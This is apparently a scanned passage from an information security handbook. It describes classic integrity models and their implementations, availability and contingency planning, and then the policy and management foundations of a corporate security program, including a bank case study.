Integrity models are used to describe what needs to be done to enforce the information integrity policy. There are three goals of integrity, which the models address in various ways:

1. Preventing unauthorized users from making modifications to data or programs.
2. Preventing authorized users from making improper or unauthorized modifications.
3. Maintaining internal and external consistency of data and programs.

The first step in creating an integrity model for a system is to identify and label those data items for which integrity must be ensured. Two procedures are then applied to these data items. The first procedure verifies that the data items are in a valid state (i.e., they are what the users or owners believe them to be because they have not been changed). The second procedure is the transformation procedure or well-formed transaction, which changes the data items from one valid state to another. If only a transformation procedure is able to change data items, the integrity of the data is maintained. Integrity enforcement systems usually require that all transformation procedures be logged, to provide an audit trail of data item changes.

Another aspect of preserving integrity relates to the system itself rather than only the data items in the system. The system must perform consistently and reliably — that is, it must always do what the users or owners expect it to do.

National Computer Security Center Report 79–91, "Integrity in Automated Information Systems" (September 1991), discusses several integrity models. Included are five models that suggest different approaches to achieving integrity:

1. Biba,
2. Goguen-Meseguer,
3. Sutherland,
4. Clark-Wilson,
5. Brewer-Nash.

The Biba Model. The first model to address integrity in computer systems was based on a hierarchical lattice of integrity levels defined by Biba in 1977. The Biba integrity model is similar to the Bell-LaPadula model for confidentiality in that it uses subjects and objects; in addition, it controls object modification in the same way that Bell-LaPadula controls disclosure.

Biba's integrity policy consists of three parts. The first part specifies that a subject cannot execute objects that have a lower level of integrity than the subject. The second part specifies that a subject cannot modify objects that have a higher level of integrity. The third part specifies that a subject may not request service from subjects that have a higher integrity level.

The Goguen-Meseguer Model. The Goguen-Meseguer model, published in 1982, is based on the mathematical principle governing automatons (i.e., a control mechanism designed to automatically follow a predetermined sequence of operations or respond to encoded instructions) and includes domain separation. In this context, a domain is the list of objects that a user can access; users can be grouped according to their defined domains. Separating users into different domains ensures that users cannot interfere with each other's activities. All the information about which activities users are allowed to perform is included in a capabilities table.

In addition, the system contains information not related to permissions (e.g., user programs, data, and messages). The combination of all this information is called the state of the system. The automaton theory used as a basis for this model predefines all of the states and transitions between states, which prevents unauthorized users from making modifications to data or programs.

The Sutherland Model. The Sutherland model, published in 1986, approaches integrity by focusing on the problem of inference (i.e., the use of covert channels to influence the results of a process). This model is based on a state machine and consists of a set of states, a set of possible initial states, and a transformation function that maps states from the initial state to the current state.

Although the Sutherland model does not directly invoke a protection mechanism, it contains access restrictions related to subjects and information flow restrictions between objects. Therefore, it prevents unauthorized users from modifying data or programs.

The Clark-Wilson Model. The Clark-Wilson model, published in 1987 and updated in 1989, involves two primary elements for achieving data integrity — the well-formed transaction and separation of duties. Well-formed transactions, as previously mentioned, prevent users from manipulating data, thus ensuring the internal consistency of data. Separation of duties prevents authorized users from making improper modifications, thus preserving the external consistency of data by ensuring that data in the system reflects the real-world data it represents.

The Clark-Wilson model differs from the other models that are subject and object oriented by introducing a third access element — programs — resulting in what is called an access triple, which prevents unauthorized users from modifying data or programs. In addition, this model uses integrity verification and transformation procedures to maintain internal and external consistency of data. The verification procedures confirm that the data conforms to the integrity specifications at the time the verification is performed. The transformation procedures are designed to take the system

from one valid state to the next. The Clark-Wilson model is believed to address all three goals of integrity.

The Brewer-Nash Model. The Brewer-Nash model, published in 1989, uses basic mathematical theory to implement dynamically changing access authorizations. This model can provide integrity in an integrated data base. In addition, it can provide confidentiality of information if the integrated data base is shared by competing companies; subjects can access only those objects that do not conflict with standards of fair competition.

Implementation involves grouping data sets into discrete classes, each class representing a different conflict of interest (e.g., classified information about a company is not made available to a competitor). Assuming that a subject initially accesses a data set in each of the classes, the subject would be prevented from accessing any other data set in each class. This isolation of data sets within a class provides the capability to keep one company's data separate from a competitor's in an integrated data base, thus preventing authorized users from making improper modifications to data outside their purview.

Implementing Integrity Models

The integrity models may be implemented in various ways to provide the integrity protection specified in the security policy. National Computer Security Center Report 79–91 discusses several implementations, including those by Lipner, Boebert and Kain, Lee and Shockley, Karger, Jueneman, and Gong. These six implementations are discussed in the following sections.

The Lipner Implementation. The Lipner implementation, published in 1982, describes two ways of implementing integrity. One uses the Bell-LaPadula confidentiality model, and the other uses both the Bell-LaPadula model and the Biba integrity model. Both methods assign security levels and functional categories to subjects and objects. For subjects, this translates into a person's clearance level and job function (e.g., user, operator, applications programmer, or systems programmer). For objects, the sensitivity of the data or program and its functions (e.g., test data, production data, application program, or system program) are defined.

Lipner's first method, using only Bell-LaPadula model, assigns subjects to one of two sensitivity levels — system manager and anyone else — and to one of four job categories. Objects (i.e., file types) are assigned specific levels and categories. Most of the subjects and objects are assigned the same level; therefore, categories become the most significant integrity (i.e., access control) mechanism. The applications programmers, systems programmers, and users are confined to their own domains according to their

assigned categories, thus preventing unauthorized users from modifying data.

Lipner's second method combines Biba's integrity model with the Bell-LaPadula basic security implementation. This combination of models helps prevent contamination of high-integrity data by low-integrity data or programs. The assignment of levels and categories to subjects and objects remains the same as for Lipner's first method. Integrity levels are used to avoid the unauthorized modification of system programs; integrity categories are used to separate domains that are based on functional areas (e.g., production or research and development). This method prevents unauthorized users from modifying data and prevents authorized users from making improper data modifications.

Lipner's methods were the first to separate objects into data and programs. The importance of this concept becomes clear when viewed in terms of implementing the Clark-Wilson integrity model; because programs allow users to manipulate data, it is necessary to control which programs a user may access and which objects a program can manipulate.

The Boebert and Kain Implementations. Boebert and Kain independently proposed (in 1985 and 1988, respectively) implementations of the Goguen-Meseguer integrity model. This implementation uses a subsystem that cannot be bypassed; the actions performed on this subsystem cannot be undone and must be correct. This type of subsystem is featured in the system's logical coprocessor kernel, which checks every access attempt to ensure that the access is consistent with the security policy being invoked.

Three security attributes are related to subjects and objects in this implementation. First, subjects and objects are assigned sensitivity levels. Second, subjects are identified according to the user in whose behalf the subject is acting, and objects are identified according to the list of users who can access the object and the access rights users can execute. Third, the domain (i.e., subsystem) that the program is a part of is defined for subjects, and the object type is defined according to the information contained within the object.

When the system must determine the kind of access a subject is allowed, all three of these security attributes are used. Sensitivity levels of subjects and objects are compared to enforce the mandatory access control policy. To enforce discretionary access control, the access control lists are checked. Finally, access rights are determined by comparing the subject domain with the object type.

By isolating the action rather than the user, the Boebert and Kain implementation ensures that unauthorized users cannot modify data. The use of

domains requires that actions be performed in only one location and in only one way; a user who cannot access the domain cannot perform the action.

The Lee and Shockley Implementations. In 1988, Lee and Shockley independently developed implementations of the Clark-Wilson integrity model using Biba's integrity categories and trusted subjects. Both of these implementations were based on sensitivity levels constructed from independent elements. Each level represents a sensitivity to disclosure and a sensitivity to modification.

Data is manipulated by certified transactions, which are trusted subjects. The trusted subject can transform data from a specific input type to a specific output type. The Biba lattice philosophy is implemented so that a subject may not read above its level in disclosure or below its level in integrity. Every subject and object has both disclosure and integrity levels for use in this implementation. The Lee and Shockley implementations prevent unauthorized users from modifying data.

The Karger Implementation. In 1988, Karger proposed another implementation of the Clark-Wilson integrity model, augmenting it with his secure capabilities architecture (developed in 1984) and a generic lattice security model. In this implementation, audit trails play a much more prominent part in the enforcement of security than in other implementations. The capabilities architecture combined with access control lists that represent the security lattice provide for improved flexibility in implementing integrity.

In addition, the Karger implementation requires that the access control lists contain the specifics of the Clark-Wilson triples (i.e., the names of the subjects and objects the user is requesting access to and the names of the programs that provide the access), thereby enabling implementation of static separation of duties. Static separation of duties prevents unauthorized users from modifying data and prevents authorized users from making improper modifications.

The part of Karger's implementation that uses capabilities with access control lists limits actions to particular domains. The complex access control lists not only contain the triples but specify the order in which the transactions must be executed. These lists are used with audit-based capabilities to enforce dynamic separation of duties.

The Karger implementation provides three levels of integrity protection. First, triples in the access control lists allow for basic integrity (i.e., static separation of duties). Second, the capabilities architecture can be used with access control lists to provide faster access and domain separation. Third, access control lists and the capabilities architecture support both dynamic separation of duties and well-formed transactions.

The Jueneman Implementation. In 1989, Jueneman proposed a defensive detection implementation for use on dynamic networks of interconnected trusted computers communicating through unsecured media. This implementation was based on mandatory and discretionary access controls, encryption, checksums, and digital signatures. It prevents unauthorized users from modifying data.

The control mechanisms in this implementation support the philosophy that the originator of an object is responsible for its confidentiality and that the recipient is responsible for its integrity in a network environment. The mandatory access controls prevent unauthorized modification within the trusted computers and detect modifications external to the trusted computers. The discretionary access controls prevent the modification, destruction, or renaming of an object by a user who qualifies under mandatory control but lacks the owner's permission to access the object. The encryption mechanism is used to avoid unauthorized disclosure of the object. The encryption mechanism is used to avoid unauthorized disclosure of the object. Checksums verify that the communication received is the communication that was sent, and digital signatures are evidence of the source of the communication.

The Gong Implementation. The Gong implementation, developed in 1989, is an identity-based and capability-oriented security system for distributed systems in a network environment. Capabilities identify each object and specify the access rights (i.e., read, write and update) to be allowed each subject that is authorized access. Access authorizations are provided in an access list.

The Gong implementation consists of subjects (i.e., users), objects, object servers, and a centralized access control server. The access control server contains the access control lists, and the object server contains the capability controls for each object.

This implementation is very flexible because it is independent of the protection policy (i.e., the Bell-LaPadula disclosure lattice, the Biba integrity lattice, the Clark-Wilson access triples, or the Lee-Shockley nonhierarchical categories). The Gong implementation can be used to prevent unauthorized users from modifying data and to prevent authorized users from making unauthorized modifications.

AVAILABILITY

Availability is the assurance that a computer system is accessible by authorized users whenever needed. Two facets of availability are typically discussed:

1. Denial of service.
2. Loss of data processing capabilities as a result of natural disasters (e.g., fires, floods, storms, or earthquakes) or human actions (e.g., bombs or strikes).

Denial of service usually refers to actions that tie up computing services in a way that renders the system unusable by authorized users. For example, the Internet worm overloaded about 10% of the computer systems on the network, causing them to be nonresponsive to the needs of users.

The loss of data processing capabilities as a result of natural disasters or human actions is perhaps more common. Such losses are countered by contingency planning, which helps minimize the time that a data processing capability remains unavailable. Contingency planning — which may involve business resumption planning, alternative-site processing, or simply disaster recovery planning — provides an alternative means of processing, thereby ensuring availability.

Physical, technical, and administrative issues are important aspects of security initiatives that address availability. The physical issues include access controls that prevent unauthorized persons from coming into contact with computing resources, various fire and water control mechanisms, hot and cold sites for use in alternative-site processing, and off-site backup storage facilities. The technical issues include fault-tolerance mechanisms (e.g., hardware redundancy, disk mirroring, and application checkpoint restart), electronic vaulting (i.e., automatic backup to a secure, off-site location), and access control software to prevent unauthorized users from disrupting services. The administrative issues include access control policies, operating procedures, contingency planning, and user training. Although not obviously an important initiative, adequate training of operators, programmers, and security personnel can help avoid many computing stages that result in the loss of availability. In addition, availability can be restricted if a security office accidentally locks up an access control data base during routine maintenance, thus preventing authorized users access for an extended period of time.

Considerable effort is being devoted to addressing various aspects of availability. For example, significant research has focused on achieving more fault-tolerant computing. Another sign that availability is a primary concern is that increasing investments are being made in disaster recovery planning combined with alternative-site processing facilities. Investments in antiviral products are escalating as well; denial of service associated with computer viruses, Trojan horses, and logic bombs is one of today's major security problems.

Known threats to availability can be expected to continue. New threats may emerge as technology evolves, making it quicker and easier for users to share information resources with other users, often at remote locations.

SUMMARY

The three basic purposes of security management — integrity, confidentiality, and availability — are present in all systems. Whether a system emphasizes one or the other of these purposes depends on the functions performed by the applications. For example, air traffic control systems do not require a high level of information confidentiality; however, a high degree of integrity is crucial to avoid disastrous misguiding of aircraft, and availability is important to avoid disruption of air traffic services.

Automobile companies, on the other hand, often go to extreme lengths to protect the confidentiality of new designs, whereas integrity and availability are of lesser concern. Military weapons systems also must have a high level of confidentiality to avoid enemy compromise. In addition, they must provide high levels of integrity (to ensure reliability) and availability (to ensure that the system operates as expected when needed).

Historically, confidentiality has received the most attention, probably because of its importance in military and government applications. As a result, capabilities to provide confidentiality in computer systems are considerably more advanced than those providing integrity or availability. Significant research efforts have recently been focused on the integrity issue. Still, little attention has been paid to availability, with the exception of building fault tolerance into vendor products and including hot and cold sites for backup processing in disaster recovery planning.

The combination of integrity, availability, and confidentiality in appropriate proportions to support the organization's goals can provide users with a trustworthy system — that is, users can trust it will consistently perform according to their expectations. Trustworthiness has a broader definition than security in that it combines security with safety and reliability as well as the protection of privacy (which is already considered to be a part of security). In addition, many of the mechanisms that provide security also make systems more trustworthy in general. These multipurpose safeguards should be exploited to the extent practicable.

The Building Blocks of Information Security

Ken M. Shaurette

INFORMATION SECURITY IS NOT JUST ABOUT TECHNOLOGICAL CONTROLS. SECURITY CANNOT BE ACHIEVED SOLELY THROUGH THE APPLICATION OF SOFTWARE OR HARDWARE. Any attempt to implement technology controls without considering the cultural and social attitudes of the corporation is a formula for disaster. The best approach to effective security is a layered approach that encompasses both technological and nontechnological safeguards. Ideally, these safeguards should be used to achieve an acceptable level of protection while enhancing business productivity. While the concept may sound simple, the challenge is to strike a balance between being too restrictive (overly cautious) or too open (not cautious enough).

Security technology alone cannot eliminate all exposures. Security managers must integrate themselves with existing corporate support systems. Together with their peers, they will develop the security policies, standards, procedures, and guidelines that form the foundation for security activities. This approach will ensure that security becomes a function of the corporation — not an obstacle to business.

A successful layered approach must look at all aspects of security. A layered approach concentrating on technology alone becomes like a house of cards. Without a foundation based on solid policies, the security infrastructure is just cards standing side by side, with each technology becoming a separate card in the house. Adding an extra card (technology layer) to the house (overall security) does not necessarily make the house stronger.

Without security policies, standards, procedures, and guidelines, there is no general security framework or foundation. Policies define the behavior that is allowed or not allowed. They are short because they do not explain how to achieve compliance; such is the purpose of procedures and

guidelines. Corporate policy seldom changes because it does not tie to technology, people, or specific processes. Policy establishes technology selection and how it will be configured and implemented. Policies are the consensus between people, especially important between all layers of corporate management. Policy can ensure that the Security Manager and his or her peers apply security technology with the proper emphasis and return on investment for the good of the business as a whole.

In most security audits or reviews, checking, maybe even testing, an organization's security policies, standards, procedures, and guidelines is often listed as the first element in assessing security risk. It is easy to see the published hard-copy policy; but to ensure that policy is practiced, it is necessary to observe the workplace in order to evaluate what is really in operation. Lack of general awareness or compliance with a security policy usually indicates a policy that was not developed with the participation of other company management.

Whether the organization is global or local, there is still expectation of levels of due diligence. As a spin on the golden rule: "Compute unto others as you would want them to compute unto you."

Define the Scope: Objective

> "The first duty of a human is to assume the right functional relationship to society — more briefly, to find your real job, and do it."
>
> — Charlotte Perkins Gilman

Define Security Domain

Every organization has a different perspective on what is within the domain of its Information Security department.

- Does the Information Security domain include both electronic and non-electronic information, printed versus the bytes stored on a computer?
- Does the Information Security department report to IS and have responsibility for only information policies, not telephone, copier, fax, and mail use?
- Does physical security and contingency planning fall into the Information Security Manager's domain?
- Is the Security Manager's responsibility corporate, regional, national, or global?

Information Security's mission statement must support the corporation's business objective. Very often, one can find a security mission stated something like:




Exhibit 10-1. Basic security triad.

> The mission of the Information Security department is to protect the information assets, the information systems, and networks that deliver the information, from damage resulting from failures of confidentiality, integrity, and availability (CIA) (see Exhibit 10-1).

This mission is quite specific to Information Security and a specific department. A mission like this is a prime reason why defining the Security Manager's domain is critical to the success of policy formation.

Would the mission be more positive and clear by being tied to the business objectives with something like:

> Security's objective is to enhance the productivity of the business by reducing probability of loss through the design and implementation of policies, standards, procedures, and guidelines that enhance the protection of business assets.

Notice how this mission statement does not limit itself to "information." It does not limit the responsibilities to only computer systems and their processing of information. In addition, it ties the success of the mission to the business. It still provides the flexibility to define assets and assign owners to them for accountability. It is important to understand the objectives that security is going to deliver for the business. Exhibit 10-2 outlines some sample objectives.

What will be in the Security Manager's domain: physical security, contingency planning, telephones, copiers, faxes, or mail (especially e-mail)? These technologies process information too, so would they be covered by Information Security Policy? How far reaching will the Security Manager's responsibilities be: corporate, global, national, regional, or local? Is it the

Exhibit 10-2. Questions to help determine security philosophy.

- Do users have expectations relating to security?
- Is it possible to lose customers if security is too restrictive, not restrictive enough, or if controls and policy are so unreasonable that functionality is impaired?
- Is there a history for lost availability or monetary loss from security incidents in the past? What was the cost to the business?
- Who is the primary enemy — employees or outsiders?
- How much confidential information is online, and how is it accessed? What would be the loss if the information was compromised or stolen?
- Is it important to layer security controls for different parts of the organization?
- Are dangerous services that increase vulnerabilities supported by the organization? Is it required that networks and systems meet a security baseline?
- What security guidelines, procedures, regulations, or laws must be met?
- Is there a conflict between business objectives and security?
- Confidentiality, integrity, and availability: how crucial is each to the overall operation?
- Consider business needs and economic reality. What meets due diligence for like companies, the security industry, for this information in other environments?

Security Manager's responsibility to enforce compliance? Is contingency planning or business continuity planning (BCP) a function of physical security? Once the domain has been clearly defined, it becomes easy for responsible areas to form and begin to create their specific policies, standards, procedures, and guidelines.

Traditionally, organizations would refer to different departments for the responsibility of security on such things as telephones, copiers, faxes, or mail. An organization would have to climb quite high in the organizational structure — executive VP, COO, CEO — to find the common management point in the organizational structure where a person responsible for the security of all the disparate resources would come together for central accountability.

Hint: Policies written with the term "electronic" can cover e-mail, (electronic mail), EDI (electronic data interchange), or all the other "E-words" that are becoming popular (i.e., E-commerce, E-marketing, and E-business). Policies not using the term "electronic" can refer to information regardless of technology, storage media, or transportation methods.

In that regard, what used to be called datasecurity, today is referred to as information security. Information security often considers the security of data, information in both electronic and non-electronic forms. The role of the Information Security Manager has either expanded or information security personnel have begun assuming responsibilities in areas that are

often not clearly defined. Some organizations are recognizing the difficulty of separating information dealing with technology from non-technology. With that in mind, Corporate Security Officer (CSO) type positions are being created (other possible name: Chief Security Officer). These positions can be scoped to have responsibility for security, regardless of technology, and across the entire enterprise regardless of geography. This would not necessarily mean that all of the impacted areas report to this position, but this position would provide the enterprise or corporate vision of information security. It would coordinate the security accomplishments for the good of the entire organization, crossing domains and departments. Define "information"; what does it not include?

For years, security purists have argued for information security to report high in the organization as well as not necessarily within the information services (IS) division. Some organizations accomplished this by creating executive-level security positions reporting to the president, COO, or CEO. In differing ways, more organizations are finally making strides to at least put the "corporate" or "enterprise" spin on addressing the security issues of the organization, not just the issues (policy) of IS. An appointment of security personnel with accountability across the organization is a start. Giving them top management and line management support across the organization remains critical to their success, regardless of how high they report in the organization. An executive VP of information security will fail if the position is only a token position. On the other hand, the flunky of information security can be successful if everyone from top down is behind him and the concept of corporate information security.

In this structure, traditional areas can remain responsible for their parts of security and policy definition, their cards in the house, but a corporate entity coordinates the security efforts and brings it all together. That corporate entity is tasked with providing the corporate security vision and could report high in the organization, which is probably the best, or it could be assigned corporate responsibility by executive management. Total and very visual support by all management is obviously critical for success.

Sample roles and responsibilities for this structure include:

- The protection and safety department would continue to contract for guards, handle building access control, ID cards, and other physical building controls, including computer rooms.
- The telecommunications department is still be accountable for the security of phone systems and helps with establishment of policy addressing phone-mail and use of company telephones, probably including fax.
- A corporate mail department deals with internal and external mail, possibly including e-mail.

- IS has accountability for computer-based information processing systems and assists with the establishment of standards for use of them or policy dealing with information processing.
- The corporate legal department would help to ensure that policy meets regulations from a legal perspective and that proper wording makes them enforceable.
- A corporate compliance department can insure that regulatory and legislative concerns are addressed, such as the federal sentencing guidelines.
- Human resources (HR) is still a critical area in identifying employee policies and works closely with the Corporate Security Officer (CSO) on all policies, standards, procedures, and guidelines, as well as proper enforcement.
- The CSO works with all areas to provide high-level security expertise, coordinate and establish employee security awareness, security education programs, along with publication and communication of the security policies, standards, procedures, and guidelines.

SECURITY PHILOSOPHY

> No gain is possible without attendant outlay, but there will be no profit if the outlay exceeds the receipts.
>
> — Plautus

Return on Investment (ROI): What is the basis for security philosophy?

Security is often expected to provide a return on investment (ROI) to justify expenditures. How often is it possible for information security to generate a direct ROI? Which is more expensive, recover from an incident or prevent the incident in the first place? Computer security is often an intangible process. In many instances, the level of security is not evident until a catastrophe happens, at which time the lack of security is all too painfully evident.

Information security should be viewed in terms of the processes and goals of the business. Business risk is different from security risk, but poor security can put the business at risk, or make it risky doing business.

Example

- Would a wise company provide banking services, transmitting credit card numbers and account balances using an unsecured Internet connection? A properly secured infrastructure using encryption or certificates for nonrepudiation can provide the company with a business opportunity that it would not otherwise be likely to engage in. In that situation, the security is an integral part of that business opportunity, minimizing the business risk.

- How can a security manager justify control procedures over program changes or over developers with update access to production data? Assume that 20 percent of problems result from program errors or incorrect updates to data. Maybe inadequately tested code in a program is transferred to production. If controls can reduce the errors and resulting rework to say 10 percent, the payback would be only a few months. In a company that sells its programming services based on quality, this would directly relate to potential business opportunity and increased contracts.
- What about customer privacy? A Harris Poll showed that 53 percent of American adults are concerned about privacy threats from corporations. People have stated in surveys that they would rather do business with a company they feel is going to protect the privacy of their information. Increased business opportunity exists for the company that can show that it protects customer privacy better than its competition, even if it only generates the perception of better. Perception is 90 percent reality. Being able to show how the company enforces sound security policies, standards, and procedures would provide the business advantage.

  Although a mission statement may no longer refer directly to confidentiality, integrity, and availability, the security department cannot ignore CIA (see Exhibit 10-1). As discussed, the base security philosophy must now help improve business productivity. The real life situation is that we can never provide 100 percent security. We can, however, reduce the probability of loss or taking reasonable measures of due diligence consistent with industry norms for how like companies are dealing with like information. Going that extra step ahead to lead the industry can create business opportunity and minimize business risk.

To meet the security business objective, a better order for this triad is probably AIC, but that does not stir as much intrigue as CIA. Studies show AIC to be better matched to the order of priority for many security managers.

WHY?

- *Availability:* A corporation gathers endless amounts of information and in order to effectively produce product, that information must be available and usable when needed. This includes the concept of utility, or that the information must have the quality or condition of being useful. Just being available is not sufficient.
- *Integrity:* For the information to have any value and in order to produce quality product, the data must be protected against unauthorized or inadvertent modification. Its integrity must be of the highest quality and original. If the authenticity of the information is in doubt or compromised, the integrity is still jeopardized.

- *Confidentiality:* The privacy of customer information is becoming more and more important, if not to the corporation, to the customer. Legislation could one day mandate minimum protections for specific pieces of information like health records, credit card numbers, and bank account numbers. Ensuring that only the proper people have access to the information needed to perform their job or that they have been authorized to access it is often the last concern because it can impede business productivity.

MANAGEMENT MYTHS OF SECURITY

1. Security technology will solve all the problems.

Buy the software; now the company is secure. Management has signed the purchase order and the software has arrived. Is management's job finished and the company now secure? Management has done their due diligence, right? Wrong! Remember, software and security technologies are only a piece of the overall security program.

Management must have a concept or philosophy regarding how it wants to address information security, recognizing that technology and software are not 100 percent effective and are not going to magically eliminate all security problems. Does the security software restrict any access to a resource, provide everyone access, or just audit the access until someone steps forward with resources that need to be protected? The security job is not done once the software is installed or the technology is chosen.

Management support for proper security software implementation, configuration, continued maintenance, and the research and development of new security technologies is critical.

2. I have written the policy, so now we are done.

If policies or standards are written but never implemented, or not followed, not enforced, or enforced inconsistently it is worse than not having them at all. Federal Sentencing Guidelines require consistent application of policy and standards.

In an excerpt from the Federal Sentencing Guidelines, it states:

> The standards must have been consistently enforced through appropriate disciplinary mechanisms, including as appropriate, discipline of individuals responsible for the failure to detect an offense. Adequate discipline of individuals responsible for an offense is a necessary component of enforcement; however, the form of discipline that will be appropriate will be case specific.

Management must recognize that policy and standards implementation should be defined as a specific project receiving continued management

support. They may not have understood that there is a cost associated with implementing policy and thought this was only a policy development effort.

Strict enforcement of policy and standards must become a way of life in business. Corporate policy-making bodies should consider adherence to them a condition of employment. Never adopt a policy unless there is a good prospect that it will be followed. Make protecting the confidentiality, integrity, and availability of information "The Law."

3. Publish policy and standards and everyone will comply.

Not only is the job not done once the policy is written, but ensuring that every employee, customer, vendor, constituent, or stockholder knows and understands policy is essential. Training them and keeping records of the training on company policy are critical. Just publishing the policy does not encourage anyone to comply with it.

Simply training people or making them aware (security awareness) is also not sufficient; all one gets is shallow or superficial security. There needs to be motivation to carry out policy; only penalizing people for poor security does not always create positive motivation and is a militaristic attitude. Even child psychologists recommend positive reinforcement.

Security awareness alone can have a negative effect by teaching people how to avoid security in their work. Everyone knows it just slows them down, and they hate it anyway, especially if only penalties are associated with it. Positive reinforcement calls for rewards when people show actions and attitudes toward very good security. Do not eliminate penalties for poor security, but do not let them be the only motivator. Once rewards and penalties are identified, education can include how to achieve the rewards and avoid the penalties, just as for other work motivation. This requires an effectively applied security line item in salary and performance reviews and real rewards and penalties.

4. Follow the vendor's approach: it is the best way to make an organization secure.

An organization's goals should be to build the fences as high as it can. Protect everything; implement every feature of that new software. The organization has paid for those functions and the vendor must know the best way to implement them.

Often, an organization might be inclined to take a generic security product and fail to tailor it to fit its business objectives. Everyone can name an operating system that is not quite as secure as one would like it to be using the vendor defaults. The vendor's approach may go against organization

security philosophy. The product may come out of the box with limited security, open architecture, but the company security philosophy is to allow only access as appropriate, or vice versa.

Should one put all one's eggs in one basket or build one's house all from the same deck of cards? Does using only one security solution from a single vendor open vulnerability to the security architecture? Think about using the best-of-class solution from multiple vendors; this way, one's security architecture is not easily blueprinted by outsiders.

BUILDING THE BRIDGE: SECURITY CONTROLS REACH FOR BUSINESS NEEDS

An information security infrastructure is like a bridge built between the user with a business need to access information and at the other end of the bridge the information they wish to access. Creating gates between the end user and the data are the controls (technology) providing security protection or defining specific paths to the information. Forming the foundation for the security technology to be implemented are policies, standards, and procedures.

Guidelines are not required actions, but provide a map (suggestions of how to comply) or, like the railings of the bridge, help direct end users to their destination so they do not fall off the bridge. Just like the rails of a bridge, if the guidelines are not followed, it is still possible to fall off the bridge (not comply with policy and standards). The river represents unauthorized access, malicious elements (hackers), or unauthorized entities (disgruntled employees) that could affect the delivery of the payloads (information) across the bridge. The river (malicious access) is constantly flowing and often changing faster than security controls can be implemented. The security technology or software are locked gates, toll ways, or speed bumps on the bridge that control and audit the flow of traffic authorized to cross. Exposures or risks that have been accepted by management are represented by holes in the surface of the bridge that are not patched or are not covered by a security technology. Perhaps they are only covered with a see-through mesh, because ignorance is the only protection. The bigger the risk, the bigger the hole in the roadbed.

Build bridges that can get the organization from the "Wild Wild West" of the Internet to the future wars that are yet to be identified. William Hugh Murray of Deloitte and Touche once stated that one should build a solid infrastructure; the infrastructure should be a foundation that will last for 30 years. Work to build a bridge that will handle traffic for a long time and one will have the kind of infrastructure that can be depended upon for many years. Well-written and management-accepted policy should rarely change.

THE RIVER: UNDERSTANDING THE BUSINESS NEED

Understanding what one is protecting the business against is the first place to start. Too often, IS people will build a fantastic bridge — wide, double decked, all out of the best steel in the world — then they begin looking for a river to cross. This could also be called knowing the enemy or, in a more positive light to go with the business concept, understanding the business need.

If the Security Manager does not understand what objectives the end users of the information have, one will not know what is the best security philosophy to choose. One will not know whether availability is more important than integrity or confidentiality, nor which should get the primary focus. It will be difficult to leverage sufficient security technology with administrative procedures, policies, and standards. ROI will be impossible to guage. There will be no way of knowing what guidelines would help the end user follow policy or work best with the technology. Organizations often focus efforts on technical priorities that may not even be where the greatest exposures to the information are (see Exhibit 10-3). Problems for nonexistent exposures will be getting solved; a bridge will be getting erected across a dry river.

Exhibit 10-3. Case study: bank of the world savings.

CASE STUDY:

The Bank of the World Savings (BOWS) organization is dealing daily with financial information. BOWS has security technology fully implemented for protecting information from manipulation by unauthorized people and from people stealing credit card numbers, etc. to the best of its technical ability. Assuming this is equivalent to what all other banks do, BOWS has probably accomplished a portion of its due diligence.

Because no technology can provide 100 percent security, what happens if a person does get by the security technology? BOWS can be damaged just as severely by bad publicity as from the actual loss incurred by circumvention of the technology. Unless the bank has created procedures and policies for damage control, its loss could be orders of magnitude larger in lost business than the original loss.

BOWS does not process information using Internet technology; therefore, the outside element is of less concern. However, the company does have a high employee turnover rate and provides remote access via dial-up and remote control software. No policy exists to require unique user IDs, nor are there any procedures to ensure that terminated employees are promptly removed from system access.

The perpetrator (a terminated employee) is angry with BOWS and wants to get back at the company. He would not even need to use the information for his own financial gain. He could simply publish his ability to penetrate BOWS' defenses and create a consumer scare. The direct loss from the incident was $0, but overall damage to business was likely mega-dollars when the consumer community found out about BOWS bad security practices.

LAYING THE ROADBED: POLICY AND STANDARDS

The roadbed consists of policy and standards. Security policy and standards must have muscle. They must include strong yet enforceable statements, clearly written with no room for interpretation, and most importantly must be reasonable and supported by all levels of management. Avoid long or complex policies. As a rule of thumb, no policy should be more than one page in length; a couple of short paragraphs is preferable. Use words in the policy like must, shall, and will. If a policy is something that will not be supported or it is not reasonable to expect someone to follow it to do their job, it should not be published. (See also Exhibit 10-5.) Include somewhere in policy documentation of the disciplinary measures for anyone who does not comply. Procedures and guidelines can provide detail explaining how personnel can comply. To be valid, policy and standards must be consistently enforced. More information on the structure of policy and standards is available later in this article.

Enforcement procedures are the edges of the roadbed. Noncompliance might result in falling off the bridge, which many can relate to being in trouble, especially if one cannot swim. Enforcement provides the boundaries to keep personnel on the proper road. A sample of a simple enforcement procedure for a security violation might be:

1. On the first occurrence, the employee will be informed and given a warning of the importance to comply with policy.
2. On the next occurrence, the employee's supervisor will be contacted. The supervisor will discuss the indiscretion with the employee.
3. Further violations of the same policy will result in disciplinary actions that might consist of suspension or possible termination, depending on the severity of the incident.

In any case, it might be necessary to publish a disclaimer stating that depending on the severity of the incident, disciplinary actions can result in termination. Remember that, to some degree, common sense must come into the decisions regarding how enforcement procedures should be applied, but they should always be consistently enforced. Also, emphasize the fact that it is all management's responsibility to enforce policy, not just the Security Manager's.

Start with the basics, create baselines, and build on them until one has a corporate infrastructure that can stand years and years of traffic. Policy and standards form the benchmarks or reference points for audits. They provide the basis of evidence that management has acted with due diligence, thus reducing their liability.

THE GATE KEEPERS: TECHNOLOGY

Technology is everywhere. In the simplest terms, the security technology consists of specific software that will provide for three basic elements

of protection: authentication, accountability, and audit. Very specific standards provide the baselines for which technology is evaluated, purchased, and implemented. Technology provides the mechanism to enforce policies, standards, and procedures.

